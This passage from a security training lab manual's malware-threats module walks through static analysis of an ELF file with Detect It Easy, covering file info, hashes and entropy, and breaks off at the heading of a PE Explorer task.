


- Detect It Easy** automatically scans the file and result appears showing the Operating system, compiler and language details in the middle pane, as shown in the screenshot.




Module 07 – Malware Threats


- Click **File info** button from the top right corner of the window. Info window appears, you can observe information such as File name, size, MD5, SHA1, Entropy, entry points, etc.



- After viewing the information, click **Close** to close it.
- Similarly, click **Hash** button from the top right corner of the window to view the information related to hash. Click **Close** to close the window.



9. Click **Entropy** button from the top right corner of the window. Here, you can observe the status, size and graph of entropy. Click **Close** to close the window.



10. Similarly, you can further explore other functions such as MIME, Hex, Signatures and Demangle.
11. This concludes the demonstration of ELF file analysing using Detect It Easy (DIE).
12. Close all the open windows.
13. You can also use other packaging/obfuscation tools such as **Macro_Pack** (<https://github.com>), **UPX** (<https://upx.github.io>), or **ASPack** (<http://www.aspack.com>) to identify packing/obfuscation methods.

Task 5: Find the Portable Executable (PE) Information of a Malware Executable File using PE Explorer

